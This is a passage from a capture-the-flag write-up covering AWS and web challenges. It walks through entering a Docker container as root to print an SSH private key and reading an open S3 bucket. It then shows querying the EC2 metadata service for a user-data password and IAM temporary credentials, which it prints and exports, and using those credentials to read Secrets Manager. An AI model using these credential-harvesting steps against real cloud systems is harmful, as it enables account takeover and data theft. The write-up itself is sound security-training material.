test_csv    test_decimal    test_dict    test_float    test_fstring
test_hashlib    test_io    test_iter    test_json    test_long    test_math
test_memoryview    test_pickle    test_re    test_set    test_slice
test_struct    test_threading    test_time    test_traceback
test_unicode   '  && make install  && rm -rf /usr/src/python   && find
/usr/local -depth   \(    \( -type d -a \( -name test -o -name tests -o -
name idle_test \) \)    -o \( -type f -a \( -name '*.pyc' -o -name '*.pyo'
-o -name '*.a' \) \)    -o \( -type f -a -name 'wininst-*.exe' \)   \) -
exec rm -rf '{}' +   && find /usr/local -type f -executable -not \( -name
'*tkinter*' \) -exec scanelf --needed --nobanner --format '%n#p' '{}' ';'
| tr ',' '\n'   | sort -u   | awk 'system("[ -e /usr/local/lib/" $1 " ]")
== 0 { next } { print "so:" $1 }'   | xargs -rt apk add --no-cache --
virtual .python-rundeps  && apk del --no-network .build-deps   && python3 -
-version
/bin/sh -c #(nop)  ENV PYTHON_VERSION=3.7.9
/bin/sh -c #(nop)  ENV GPG_KEY=0D96DF4D4110E5C43FBFB17F2D347EA6AA65421D
/bin/sh -c set -eux;  apk add --no-cache   ca-certificates  ;
/bin/sh -c #(nop)  ENV LANG=C.UTF-8
/bin/sh -c #(nop)  ENV
PATH=/usr/local/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin
:/bin
/bin/sh -c #(nop)  CMD ["/bin/sh"]
/bin/sh -c #(nop) ADD
file:ec475c2abb2d46435286b5ae5efacf5b50b1a9e3b6293b69db3c0172b5b9658b in /
```

We can see that there's a ssh-key in `/root/.ssh/id_ed25519`, our use is `joe` and our workdirectory/landing directory is `/opt` and that there's an `app` directory inside. Not much info but that's something. Lets dive into the container itself. Lets run `docker run -d -p 8080:8080 $(docker images |grep -v REPO |awk 'NR==1 {print $3}')` to start the container and then lets run `docker exec -it $(docker ps |grep -v CONT |awk '{print $1}') /bin/bash` so we can get inside the container.


```
$ docker run -d -p 8080:8080 $(docker images |grep -v REPO |awk 'NR==1
{print $3}')
2dc9df5d51685c16b2442601e058acfda192092270ef201f58535e657acb59d1
$ docker exec -it $(docker ps |grep -v CONT |awk '{print $1}') /bin/bash
bash-5.0$
```

Next up is to check what we have in our workdirectory `ls -la` always comes handy.

```
bash-5.0$ ls -la
total 20
drwxr-xr-x    1 root     root          4096 Feb  3 21:13 .
drwxr-xr-x    1 root     root          4096 Mar 31 20:23 ..
```

```
drwxr-xr-x    1 root     root           4096 Feb 15 08:12 app

Lets continue to app directory

bash-5.0$ cd app
bash-5.0$ ls -la
total 32
drwxr-xr-x    1 root     root           4096 Feb 15 08:12 .
drwxr-xr-x    1 root     root           4096 Feb  3 21:13 ..
-rw-r--r--    1 joe      joe             253 Feb 15 06:54 __init__.py
drwxr-xr-x    1 joe      joe            4096 Mar 31 20:23 __pycache__
-rw-r--r--    1 root     root              0 Feb  3 21:21 config.py
-rw-r--r--    1 root     root            215 Feb  3 21:20 requirements.txt
drwxrwxr-x    2 joe      joe            4096 Feb 15 06:49 templates

Config file seems empty, whats inside templates?
bash-5.0$ cd templates/
bash-5.0$ ls -la
total 16
drwxrwxr-x    2 joe      joe            4096 Feb 15 06:49 .
drwxr-xr-x    1 root     root           4096 Feb 15 08:12 ..
-rw-rw-r--    1 joe      joe             262 Feb 15 06:50 base.html

Looks like we found something
bash-5.0$ cat base.html
<!DOCTYPE html>
<html lang="en">
<head>
    <title>Test app</title>
    <link rel="stylesheet" href="https://frk-bucket-challenge-
1234.s3.amazonaws.com/bootstrap.min.css" />
</head>
<body>
    <ul id="navigation">
    </ul>

    <h1>Ehlo Joe</h1>
</body>
```

Still remember our hint for the challenge? Thats a S3 Bucket address. Lets take a look at it.



```
▼<ListBucketResult xmlns="http://s3.amazonaws.com/doc/2006-03-01/">
   <Name>frk-bucket-challenge-1234</Name>
   <Prefix/>
   <Marker/>
   <MaxKeys>1000</MaxKeys>
   <IsTruncated>false</IsTruncated>
 ▼<Contents>
     <Key>bootstrap.min.css</Key>
     <LastModified>2021-02-15T06:35:09.000Z</LastModified>
     <ETag>"7f89537eaf606bff49f5cc1a7c24dbca"</ETag>
     <Size>121457</Size>
     <StorageClass>STANDARD</StorageClass>
   </Contents>
 ▼<Contents>
     <Key>settings/stuff/flag.txt</Key>
     <LastModified>2021-02-11T20:11:55.000Z</LastModified>
     <ETag>"bdef21cf1feaef45695de032bd4a37fa"</ETag>
     <Size>68</Size>
     <StorageClass>STANDARD</StorageClass>
   </Contents>
 ▼<Contents>
     <Key>settings/stuff/settings.cfg</Key>
     <LastModified>2021-03-10T14:10:41.000Z</LastModified>
     <ETag>"12491b36c8f8515e2ecd4909429b86a0"</ETag>
     <Size>13</Size>
     <StorageClass>STANDARD</StorageClass>
   </Contents>
</ListBucketResult>
```

Looks like we found ourselves a flag!

```
$ curl https://frk-bucket-challenge-
1234.s3.amazonaws.com/settings/stuff/flag.txt
FLAG{jAnu6QLYjcmotXMUCmxfjW1Td3z6HD74EMTPuYHvdjtY3Dfyy8TUF7NFatasb1}
```

8.2 AWS Challenge 2

```
Can you log in to to my super secure AWS EC2 Linux instance to find the
flag?

Hints:
 1. I configured SSH so that you don't need to know the password. You only
need the username and the private key.
 2. There's more stuff in the S3 bucket than just the first flag, you know!
 3. I would also investigate the running Docker container if I were you...
 4. You need to gain a root shell to the container in order to investigate
all files. There's a private key hidden in there somewhere, I assure you!
```

We found out in AWS Challenge 1 that there's a ssh-key in `/root/.ssh/id_ed25519` but how can we access root directory with our user? Simple answer, we can't since our user `joe` doesn't have permissions. Lets logout of the container if you're still in there and this time we log back in as the root user like so `docker` `exec -it -u root $(docker ps |grep -v CONT |awk '{print $1}') /bin/bash` and lets do `cat /root/.ssh/id_ed25519`

```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
QyNTUxOQAAACC5kqueAZDdMvOxBe6tBRjidBr0t2UFxGTeylMs093RzQAAAJi+AG31vgBt
9QAAAAtzc2gtZWQyNTUxOQAAACC5kqueAZDdMvOxBe6tBRjidBr0t2UFxGTeylMs093RzQ
AAAEA99DI1BFrGbe+jjuJy7jWOJIN0jnVwUAoDc+2H3EsjiLmSq54BkN0y87EF7q0FGOJ0
GvS3ZQXEZN7KUyzT3dHNAAAAEnNlY3JldEBleGFtcGxlLmNvbQECAw==
-----END OPENSSH PRIVATE KEY-----
```

We got ourselves a privatekey, lets save it into `aws2-ec2-instance.pem` and run `chmod 600 aws2-ec2-instance.pem` now we just need to find the EC2 machine where to login. Lets check that s3bucket-url again. There's still `settings/stuff/settings.cfg` which we haven't looked up yet. Let's do a curl on that.

```
$ curl https://frk-bucket-challenge-
1234.s3.amazonaws.com/settings/stuff/settings.cfg
176.34.164.26
```

Let's run host command just to see if it points to Amazon EC2

```
$ host 176.34.164.26
26.164.34.176.in-addr.arpa domain name pointer ec2-176-34-164-26.eu-west-
1.compute.amazonaws.com.
```

Very well, lets try to ssh into the instance.

```
$ ssh -l root -i id_ed25519 176.34.164.26
The authenticity of host '176.34.164.26 (176.34.164.26)' can't be
established.
ECDSA key fingerprint is
SHA256:OdrvASoMHwJRyrMVkJJZp0dh4XQEIAnZnsFi4oPr8SA.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '176.34.164.26' (ECDSA) to the list of known
hosts.
root@176.34.164.26's password:
```

Blast! We dont have the password for root, maybe the key is for some other user. Lets try joe from the container.

```
$ ssh -l joe -i id_ed25519 176.34.164.26
  ▄████  ▓█████  ██▄    █  ▓█████  ██▄██  ▄▄▄    ▄▄▄████▓ ██▓  ░█████
```

```
                      By Fraktal // www.fraktal.fi // @FraktalCyber
                           All activity monitored. Play nice!
$
```

We're in! Now lets do some scouting.

```
$ ls -la
total 344
drwxr-xr-x  2 1001 1002   4096 Mar 22 23:16 .
drwxr-xr-x  4    0    0   4096 Mar 10 14:09 ..
-rw-r--r--  1 1001 1002    220 Mar 10 14:09 .bash_logout
-rw-r--r--  1 1001 1002   3771 Mar 10 14:09 .bashrc
-rw-r--r--  1 1001 1002    807 Mar 10 14:09 .profile
-r--r-----+ 1 1001 1001     62 Mar 10 14:45 .secret
```

```
$ cat .secret
FLAG{2ChyDuRe7CyFLLHC6mC18KpCwVt7wEiKzD2gZa0ePLka3GJiP2chHtg}
```

Got it!

8.3 AWS Challenge 3

```
You need to find out the password of Liisa to succeed in this challenge!
Hints:
 1. EC2 instances expose a metadata service that can be queried.
 2. You have curl installed and can log in as Joe.
 3. Sometimes developers may expose sensitive data in the user-data field
of the EC2 metadata when spinning up new instance.
```

So we need to exfiltrate user-data from AWS meta-data service. After some googling I found this. So lets go ahead and try that with our ec2 instance.

```
$ curl http://169.254.169.254/latest/user-data/
#!/bin/bash
echo 'Password for Liisa: moiasdf231vasd1' > /tmp/pass.txt
rm /tmp/pass.txt
```

Well well well look at that we got ourselves a password. Lets login with user `liisa`.

```
$ ssh -l liisa 176.34.164.26
liisa@176.34.164.26's password:
```

```
                      By Fraktal // www.fraktal.fi // @FraktalCyber
                           All activity monitored. Play nice!
$
```

And we're in! Again lets do some scouting.

```
$ ls -la
total 24
drwxr-xr-x 2 1002 1003 4096 Mar 10 14:53 .
drwxr-xr-x 4    0    0 4096 Mar 10 14:09 ..
-r-------- 1 1002 1001 1123 Mar 10 14:53 .bash_history
-rw-r--r-- 1 1002 1003  220 Mar 10 14:09 .bash_logout
-rw-r--r-- 1 1002 1003 3771 Mar 10 14:09 .bashrc
-rw-r--r-- 1 1002 1003  807 Mar 10 14:09 .profile

Nothing interesting in .bashrc or .profile. What about .bash_history?
$ cat .bash_history
cd /home/joe/
cd $HOME
ls
ls al
ls
ls -al
cat .secret
sudo -i
ls
ssh-keygen -t ed25519
ssh-keygen -t ed25519 -C "secret@example.com"
cat ~/.ssh/id_ed25519.pub
cat ~/.ssh/id_ed25519
rm ~/.ssh/id_ed25519*
echo "ok"
tail test
tail test
tail test
tail test
tail test
tail test
tail test
tail test
tail test
tail test
tail test
tail test
tail test
tail test
tail test
tail test
tail test
tail test
tail test
tail test
tail test
tail test
tail test
tail test
tail test
tail test
tail test
tail test
tail test
tail test
tail test
tail test
tail test
tail test
tail test
tail test
tail test
tail test
tail test
tail test
tail test
tail test
tail test
tail test
tail test
tail test
tail test
tail test
tail test
tail test
tail test
tail test
tail test
echo "FLAG{1mPomoMgTwPi7d6cjmay4ehHHmR7djFpc4zJDDgquBbFpx8UMHGUFh9NDJa6}"
tail test
tail test
tail test
tail test
tail test
tail test
tail test
tail test
tail test
tail test
tail test
tail test
tail test
tail test
tail test
tail test
tail test
tail test
tail test
tail test
tail test
tail test
tail test
tail test
tail test
tail test
tail test
touch Test1
touch Test3
touch Test2
```

We got ourselves a flag!

8.4 AWS Challenge 4

```
I stored a secret in the AWS enviroment. It is encrypted, so it must be
secure, right?

Hints:
 1. What is the name of the service used to manage secrets in AWS?
 2. There's more information available in the metadata service, you know!
 3. You need to combine a bunch of information you have gathered by now to
query the aws environment.
```

Looks like we need to dig out more stuff from the meta-data service.

```
$ curl http://169.254.169.254/latest/meta-data
ami-id
ami-launch-index
ami-manifest-path
```

```
block-device-mapping/
events/
hibernation/
hostname
iam/
identity-credentials/
instance-action
instance-id
instance-life-cycle
instance-type
local-hostname
local-ipv4
mac
metrics/
network/
placement/
profile
public-hostname
public-ipv4
public-keys/
reservation-id
security-groups
services/
```

AMI = Amazon Machine Images ---- not what we're looking for

IAM = Identity and Access Management ---- sounds a bit more interesting

Lets take a dive into iam

```
$ curl http://169.254.169.254/latest/meta-data/iam/
info
security-credentials/
$ curl http://169.254.169.254/latest/meta-data/iam/security-credentials/
FraktalSecretsManager
$ curl http://169.254.169.254/latest/meta-data/iam/security-
credentials/FraktalSecretsManager/
{
  "Code" : "Success",
  "LastUpdated" : "2021-03-31T21:12:31Z",
  "Type" : "AWS-HMAC",
  "AccessKeyId" : "ASIAQROOHKZA2FR3D5ZO",
  "SecretAccessKey" : "vJjvs3DblAaC1doXEewUcw5zixkU8vy5NAIIw9zQ",
  "Token" :
"IQoJb3JpZ2luX2VjEE4aCWV1LXdlc3QtMSJIMEYCIQD/aatnbBXGQ5Ue4e57kioA98NqKK/9/4
TvHLO43vD+hgIhAK+hj77DIesFtY4YDuG7CKRXBqIK0s1ccWjDM+mM9zZpKr0DCJb//////////
wEQABoMMDM3NDc2NTg3MDczIgx/4RUdAuRTqv4Ky5sqkQNMTIJxAOoSYMAFxBop00zdNnCPDGyY
CqCczE70mJE5L4QzYzTNa/4V2xMk2C+YicuoISagg1Cb6DqXz2nmNmtK5D1pIN29CoskFTJm1Pe
Qvuk7Lny1Tu0d59/M8Pn1ruMZW9G5w5lutLC6irSTCzg1S8j1sBaZPwHUEp0RbP9HlQse7Nimpp
0L3xGxm32vBxVviUo5JIuX9HMzaBpD/je9uEoxTPXdOKOJqdAt+msv5O0/EYGoKmhpIMV1/rDAp
XSXV09FG7kdZqOpJeYbgXs2ajmh2tP7jUi1wvr3qHQTmBFz2xczSipc2k2Ar8TSkvKubUedee07
1G1A8N0VZyWrpUgzL/c8GYHwKHZ+cN+PpjBmITms/M+phdtE2jMuq0/UUKOPWg432k1Erfhm8v+
uMw64dxTCAGmEy6s/REikNkiRqKRhcbimrmaDbPQagSj9NKoHecu5zUB7y+Xg8LrXOepNH8Ifyi
5ez8syVXVgER04HQAwKofBnqskGpqokt/vLFM8tM1JNYie/lfHFzmenTCLy5ODBjrqAZQpB29/n
6bozhFzA73VumCDDfTEL78j29Qu7eMdVnJg8mDR9Lzngq02SEkTBkOlhvz2i0gMS0kAVReHFVE7
KM7EbIiEOICjf9iT8mOUQz6KUjehBit0raZjQ/FG3TfktbTt2bE1jb2O2wV3HrCGzRYr+L46dmN
AxfFzbx+erZO4UG1rD5HzYot8YjG2IV9pIyZSie7TUL4yPHlnOaAm4u9nxZ+20oiT1fnNmR2yAg
IN+WL4i6vg0BE9RRZSHprdxaWJMUDmjdz1PZrjfQhReiCYRcuoF9Nr2Zc0xq1uPchji1Sr+2WxH
UGf5w==",
  "Expiration" : "2021-04-01T03:27:11Z"
```

This is huge, we can actually use these credentials for `aws cli`. If you don't have it installed you can install it using `sudo apt -y install awscli`. Now we need to use those credentials for our `aws cli` we can export them as environment variables like so:

```
export AWS_ACCESS_KEY_ID="ASIAQROOHKZA2FR3D5ZO"
export AWS_SECRET_ACCESS_KEY="vJjvs3DblAaC1doXEewUcw5zixkU8vy5NAIIw9zQ"
export
AWS_SESSION_TOKEN="IQoJb3JpZ2luX2VjEE4aCWV1LXdlc3QtMSJIMEYCIQD/aatnbBXGQ5Ue
4e57kioA98NqKK/9/4TvHLO43vD+hgIhAK+hj77DIesFtY4YDuG7CKRXBqIK0s1ccWjDM+mM9zZ
pKr0DCJb//////////wEQABoMMDM3NDc2NTg3MDczIgx/4RUdAuRTqv4Ky5sqkQNMTIJxAOoSYM
AFxBop00zdNnCPDGyYCqCczE70mJE5L4QzYzTNa/4V2xMk2C+YicuoISagg1Cb6DqXz2nmNmtK5
D1pIN29CoskFTJm1PeQvuk7Lny1Tu0d59/M8Pn1ruMZW9G5w5lutLC6irSTCzg1S8j1sBaZPwHU
Ep0RbP9HlQse7Nimpp0L3xGxm32vBxVviUo5JIuX9HMzaBpD/je9uEoxTPXdOKOJqdAt+msv5O0
/EYGoKmhpIMV1/rDApXSXV09FG7kdZqOpJeYbgXs2ajmh2tP7jUi1wvr3qHQTmBFz2xczSipc2k
2Ar8TSkvKubUedee071G1A8N0VZyWrpUgzL/c8GYHwKHZ+cN+PpjBmITms/M+phdtE2jMuq0/UU
KOPWg432k1Erfhm8v+uMw64dxTCAGmEy6s/REikNkiRqKRhcbimrmaDbPQagSj9NKoHecu5zUB7
y+Xg8LrXOepNH8Ifyi5ez8syVXVgER04HQAwKofBnqskGpqokt/vLFM8tM1JNYie/lfHFzmenTC
Ly5ODBjrqAZQpB29/n6bozhFzA73VumCDDfTEL78j29Qu7eMdVnJg8mDR9Lzngq02SEkTBkOlhv
z2i0gMS0kAVReHFVE7KM7EbIiEOICjf9iT8mOUQz6KUjehBit0raZjQ/FG3TfktbTt2bE1jb2O2
wV3HrCGzRYr+L46dmNAxfFzbx+erZO4UG1rD5HzYot8YjG2IV9pIyZSie7TUL4yPHlnOaAm4u9n
xZ+20oiT1fnNmR2yAgIN+WL4i6vg0BE9RRZSHprdxaWJMUDmjdz1PZrjfQhReiCYRcuoF9Nr2Zc
0xq1uPchji1Sr+2WxHUGf5w=="
```

Now we can use `aws cli` as FraktalSecretsManager user. Funnily enough our very first hint also comes in handy. There's an aws service called `Secrets Manager` so we run `aws secretsmanager --help`

```
$ aws secretsmanager help
AVAILABLE COMMANDS
       o cancel-rotate-secret
       o create-secret
       o delete-resource-policy
       o delete-secret
       o describe-secret
       o get-random-password
       o get-resource-policy
       o get-secret-value
       o help
       o list-secret-version-ids
       o list-secrets
       o put-resource-policy
```

```
          o put-secret-value
          o restore-secret
          o rotate-secret
          o tag-resource
          o untag-resource
          o update-secret
          o update-secret-version-stage
          o validate-resource-policy
```

Lets try `list-secrets`

```
$ aws secretsmanager list-secrets
You must specify a region. You can also configure your region by running
"aws configure".

Oh right we forgot to specify region. Remember our previous host command?
it showed that the region was eu-west-1 so lets use that.
$ aws secretsmanager list-secrets --region=eu-west-1
{
    "SecretList": [
        {
            "ARN": "arn:aws:secretsmanager:eu-west-
1:037476587073:secret:fisc-chall-secret-41VJbh",
            "Name": "fisc-chall-secret",
            "LastChangedDate": 1617186140.518,
            "LastAccessedDate": 1617148800.0,
            "Tags": [],
            "SecretVersionsToStages": {
                "56910c2e-18a7-4b62-892a-09f112ebc48e": [
                    "AWSCURRENT"
                ]
            },
            "CreatedDate": 1615376736.528
        }
    ]
}
```

Okay so there is a secret, now can use `aws secretsmanager get-secret-value --secret-id=fisc-chall-secret --region=eu-west-1`

```
# aws secretsmanager get-secret-value --secret-id=fisc-chall-secret --
region=eu-west-1
{
    "ARN": "arn:aws:secretsmanager:eu-west-1:037476587073:secret:fisc-
chall-secret-41VJbh",
    "Name": "fisc-chall-secret",
    "VersionId": "56910c2e-18a7-4b62-892a-09f112ebc48e",
    "SecretString": "{\"ChallengeSecret\":\"FLAG{not_too_secret}\"}",
    "VersionStages": [
        "AWSCURRENT"
    ],
    "CreatedDate": 1615376736.686
}
```

Flag extracted!

9. Web

9.1 Cert checking

```
What can we learn by examining this certificate?

Don't import this to your computer as a trusted root certificate!
```

Lets download the cert and examine it using OpenSSL. Lets run `openssl x509 -in server.crt -text -noout`. We use `-text` to get the information about the certificate in our console and `-noout` to disable the certificate from being print to our console (optional)

```
openssl x509 -in server.crt -text -noout
Certificate:
    Data:
        Version: 1 (0x0)
        Serial Number:
            d5:d5:66:17:db:04:95:4b
        Signature Algorithm: sha256WithRSAEncryption
        Issuer: C = FI, ST = ROT:n autonominen erikoistalousalue, L =
Siikrit Bunker HQ, O = FLAG{ThisWasTooEasy}, CN = Solita Certificate
Authority, emailAddress = recruitment@solita.fi
        Validity
            Not Before: Jan 30 10:05:02 2021 GMT
            Not After : Jan 30 10:05:02 2022 GMT
        Subject: C = FI, ST = ROT:n autonominen erikoistalousalue, L =
Siikrit Bunker HQ, O = FLAG{ThisWasTooEasy}, CN = Solita Certificate
Authority, emailAddress = recruitment@solita.fi
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
                RSA Public-Key: (2048 bit)
                Modulus:
                    00:b5:8f:b8:ba:f0:7f:ef:02:bc:04:02:db:cc:28:
                    0d:73:67:73:92:4c:91:0a:d4:e4:be:f3:99:50:d4:
                    f0:e1:69:1e:d2:f8:ca:f4:86:e5:c4:ad:ed:73:ec:
                    a4:f5:56:cc:a2:2d:2b:f0:3a:ed:0c:f0:f9:0a:04:
                    66:2e:82:b2:20:1f:39:3e:86:d9:b0:d1:0d:65:9e:
                    6e:89:61:cd:84:31:1e:52:44:97:8a:35:25:47:88:
                    32:fd:a8:6f:81:71:c5:95:57:6b:81:67:83:5c:65:
                    cf:63:8a:c8:06:4d:25:e3:45:0f:ea:55:4a:55:20:
```


```
                    de:ba:69:d0:6b:09:64:f1:14:aa:ee:ca:87:0b:3a:
                    ff:9f:94:14:c7:8c:2c:53:95:7f:5e:34:fb:a2:d0:
                    f9:c7:6e:0e:07:db:21:fc:8e:18:96:09:8d:b7:65:
                    65:bd:fe:d2:7f:2d:e8:ed:72:06:19:25:96:2e:7d:
                    4f:16:4d:51:0e:8f:68:8f:6f:f7:31:3b:44:c9:d4:
                    e1:48:6f:df:02:6e:b0:38:63:0a:96:82:46:1b:53:
                    5e:1d:0c:96:a9:e2:d8:57:49:e9:17:1a:f7:06:a0:
                    f9:13:d9:f8:ae:99:51:e7:fa:63:7b:97:6a:28:85:
                    74:d1:a0:d6:fd:5a:d4:ce:8c:d5:63:5c:02:15:f3:
                    06:c5
                Exponent: 65537 (0x10001)
    Signature Algorithm: sha256WithRSAEncryption
         7e:55:53:f6:8b:11:e5:39:19:c7:d8:3b:e0:f0:37:14:69:83:
         02:f6:1f:3c:d2:c8:e0:34:a2:57:ac:c5:85:cf:27:8d:80:9b:
         69:42:0b:1a:81:9f:88:85:ca:b5:8f:c1:2a:92:ed:ff:a1:87:
         b0:1b:19:98:c4:03:2c:7e:8a:6a:bd:10:fa:59:ed:3b:97:ce:
         89:f3:d8:5e:ad:42:3d:1c:89:5d:fc:9e:0c:57:3f:43:07:98:
         f5:49:1a:b4:01:d6:37:93:51:5b:31:94:1b:c5:b3:ac:5d:f9:
         aa:dc:a8:75:fd:cd:67:9e:db:dd:4d:ed:ee:f2:1d:d7:f2:10:
         2c:c6:75:58:90:c7:2c:9e:ad:57:58:65:09:95:c4:53:52:2e:
         71:a1:cb:aa:b0:6a:a0:d0:c9:5d:f4:0e:af:09:75:36:b9:75:
         ff:c6:6e:57:7c:55:5c:00:28:9a:bf:c8:f2:c9:1d:9c:84:32:
         34:4d:7b:33:92:f3:62:9a:4f:85:29:3c:ac:5f:94:4f:bf:05:
         f0:db:73:70:39:f6:ca:42:66:fb:d4:62:55:a4:f2:1b:86:e6:
         1a:e0:9a:73:7c:2e:ec:c6:54:ab:44:7f:fa:2a:29:dc:6c:a0:
         4e:6f:42:2c:17:f9:65:7c:5e:1e:91:16:11:22:6e:7b:ad:3e:
         53:fc:47:88
```

And we got the flag!


9.2 Hack weblogin part 1

```
A web application developer has implemented an admin login interface.
However, they have accidentally left a bug that allows any visitor to
obtain password hashes. Can you obtain the admin user's password hash?

Do you accept the challenge?

http://hacklogin.challenge.fi/
```


We got ourselves a website, lets take a look.




So its a webform, lets try some basic default passwords (12345, admin, admin123, P4ssw0rd etc.) with user `admin`. Nothing seems to be working. What about the Forgot your password? link. Lets see where that leads us. It takes us to https://hacklogin.challenge.fi/password-recovery.php and it only requires username. Lets try with the user admin.


Recovery email sent to admin@hackd.example.

